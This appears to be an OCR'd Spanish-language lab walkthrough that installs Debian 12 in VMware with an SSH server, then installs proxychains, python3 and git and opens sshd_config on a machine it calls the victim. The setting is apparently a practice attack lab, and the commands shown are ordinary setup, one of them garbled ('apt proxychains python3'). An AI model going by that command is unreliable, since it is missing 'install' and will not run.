

Debian 12.x 64-bit (6) - VMware Workstation 17 Player (Non-commercial use only)
Player
debian 12
Install the base system
Installing the base system
Unpacking linux-image-6.1.0-18-amd64 (amd64)


Selecciono No escaneo medios


Debian 12.x 64-bit (6) - VMware Workstation 17 Player (Non-commercial use only)
Player
debian 12
Configure the package manager
If you need to use a HTTP proxy to access the outside world, enter the proxy information here. Otherwise, leave this blank.
The proxy information should be given in the standard form of "http://[[user][:pass]@]host[:port]/".
HTTP proxy information (blank for none):
Screenshot
Go Back
Continue




selecciono la opción del ssh server, para installar el servicio ssh



Debian 12.x 64-bit (6) - VMware Workstation 17 Player (Non-commercial use only)
Player
debian 12
Software selection
At the moment, only the core of the system is installed. To tune the system to your needs, you can choose to install one or more of the following predefined collections of software.
Choose software to install:
Debian desktop environment
... GNOME
... Xfce
... GNOME Flashback
... KDE Plasma
... Cinnamon
... MATE
... LXDE
... LXQt
web server
SSH server
standard system utilities
Screenshot
Continue


Debian 12.x 64-bit (6) - VMware Workstation 17 Player (Non-commercial use only)
Player
debian 12
Select and install software
Select and install software
Retrieving file 236 of 1401 (10min 53s remaining)

selecciono el dispositivo de arranque /dev/sda




Hago click en continue para reiniciar el debian



Instalación y configuración de herramientas, para la comunicación entre las dos máquinas, Debian y Windows:


Escribo en la línea de comandos de Debian, para actualizarlo:

apt update



Instalo proxychains y python3

apt proxychains python3



ejecuto el comando python3 -m http.server 80 -b 127.0.0.1 para levantar el servidor en localhost

instalo el git con apt install git

```
root@debian:/home/practica# apt install git
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  git-man liberror-perl patch
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-email git-gui gitk gitweb git-cvs git-mediawiki git-svn ed diffutils-doc
The following NEW packages will be installed:
  git git-man liberror-perl patch
0 upgraded, 4 newly installed, 0 to remove and 0 not upgraded.
Need to get 9,377 kB of archives.
After this operation, 48.0 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://deb.debian.org/debian bookworm/main amd64 liberror-perl all 0.17029-2 [29.0 kB]
Get:2 http://deb.debian.org/debian bookworm/main amd64 git-man all 1:2.39.2-1.1 [2,049 kB]
Get:3 http://deb.debian.org/debian bookworm/main amd64 git amd64 1:2.39.2-1.1 [7,171 kB]
Get:4 http://deb.debian.org/debian bookworm/main amd64 patch amd64 2.7.6-7 [128 kB]
Fetched 9,377 kB in 1s (9,867 kB/s)
Selecting previously unselected package liberror-perl.
(Reading database ... 152247 files and directories currently installed.)
Preparing to unpack .../liberror-perl_0.17029-2_all.deb ...
Unpacking liberror-perl (0.17029-2) ...
Selecting previously unselected package git-man.
Preparing to unpack .../git-man_1%3a2.39.2-1.1_all.deb ...
Unpacking git-man (1:2.39.2-1.1) ...
Selecting previously unselected package git.
Preparing to unpack .../git_1%3a2.39.2-1.1_amd64.deb ...
Unpacking git (1:2.39.2-1.1) ...
Selecting previously unselected package patch.
Preparing to unpack .../patch_2.7.6-7_amd64.deb ...
Unpacking patch (2.7.6-7) ...
Setting up liberror-perl (0.17029-2) ...
Setting up patch (2.7.6-7) ...
Setting up git-man (1:2.39.2-1.1) ...
Setting up git (1:2.39.2-1.1) ...
Processing triggers for man-db (2.11.2-2) ...
root@debian:/home/practica#
```


en la máquina víctima configuro un archivo de ssh

```
practica@debian: ~
  GNU nano 7.2                    /etc/ssh/sshd_config *

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute   ^C Location
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line
```

